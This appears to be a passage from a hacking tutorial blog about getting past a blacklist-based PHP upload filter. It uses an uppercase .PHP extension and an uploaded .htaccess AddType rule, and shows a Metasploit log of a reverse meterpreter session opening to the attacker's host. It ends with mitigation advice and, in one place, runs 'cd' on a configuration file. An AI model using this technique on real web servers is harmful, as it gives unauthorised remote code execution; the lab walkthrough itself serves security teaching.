
So, uptill now we succeeded just because the developer had validated everything, but he didn't validate the **php** file, say with a **not allowed** condition or with any specific argument.

But here, this time we encountered the same, he blacklisted everything, saying “php or Php extensions,” he did whatever he could.

```
header( Location: file.html );
die();
}
$igrestrict = array('php','Php');
$igsplit = explode(".", $_FILES["file"]["name"]);
$igExtension = end($igsplit);
if(in_array($igExtension, $igrestrict))
{
    echo "Please Upload Valid Image.";
}
else{
    echo "<b>Great !! Review your uploaded file from <a
```

Whenever someone implements a blacklist for anything, it thus opens up the gates to other things too. For example, if the developer blacklists .php, we could upload .PHP or .Php5 or anything specific.

Similar here, when we tried to bypass the file upload section with every possible method. Either its content type or double extension we got failed every time and we got the reply as




Thus further, I tried to do that same by renaming the file from **“Reverse.php”** to **“Reverse.PHP”**



And as I hit the Upload button, I got **success!!**



But wait, let's check whether the file works or not, as I clicked on the "here" text, and the system redirected me to the new page, but my file didn't execute.



So why did this all happen? We've bypassed the security, it should work.

This happened because the target's web-server was not configured to execute files with **.PHP extensions**. i.e. we've bypassed the web-applications security but the server was not able to execute files other than **.php extension**.

So, in order to execute files with our desired extension, we need to upload an **"htaccess"** file i.e. a file with

```
AddType application/x-httpd-php PHP
```

Save the above content in a file and name it with **"htaccess"**.

But, before uploading our file over onto the server, the server should accept and allow **.htaccess** files into the directory. Which thus can be turned **"On"** by setting up **Allow Override** to **All** from **None**.

Note:

Many web-applications sets AllowOverride to "All" for some of their specific purposes.

Let's change it over in our webserver at

```
cd /etc/apache2/apache2.conf
```



```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>

#<Directory /srv/>
#    Options Indexes FollowSymLinks
```

Change it to all in the /var/www/ directory

```
</Directory>

<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>

#<Directory /srv/>
```

Now restart the apache server with –

```
sudo service apache2 restart
```

Back into our web-application. Let's try to upload our **“.htaccess”** file.



Great!! And with successful uploading. Let's now try to upload our payload file over it there again.



Hit the **upload** button, but this time before clicking over at the **“here”** text, let's set up our **Metasploit framework** again as we did earlier.



Cool!! From the image below, you can see that we've successfully bypassed this blacklisted validation too and we are back with the new meterpreter session.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit ↩️

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 4 opened (192.168.0.7:4444 → 192.168.0.12:47474)

meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux ubuntu 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:2
Meterpreter  : php/linux
meterpreter > █
```

How to Mitigate?

- Rather than a blacklist, the developer should implement a set of acceptable files i.e. a **whitelist** over in his scripts.
- The developer should allow specific file extensions.
- Only allow authorized and authenticated users can use the feature to upload files.
- Never display up the path of the uploaded file. If the review of the file is required then initially the file should be stored into the temp. Directory with the least privileges.
- Patch the server properly, not even the web application. i.e. do not allow double extensions and set the AllowOverride to **"None,"** if not required.

To learn more about Website Hacking. Follow this [Link](#).

JOIN OUR TRAINING PROGRAMS

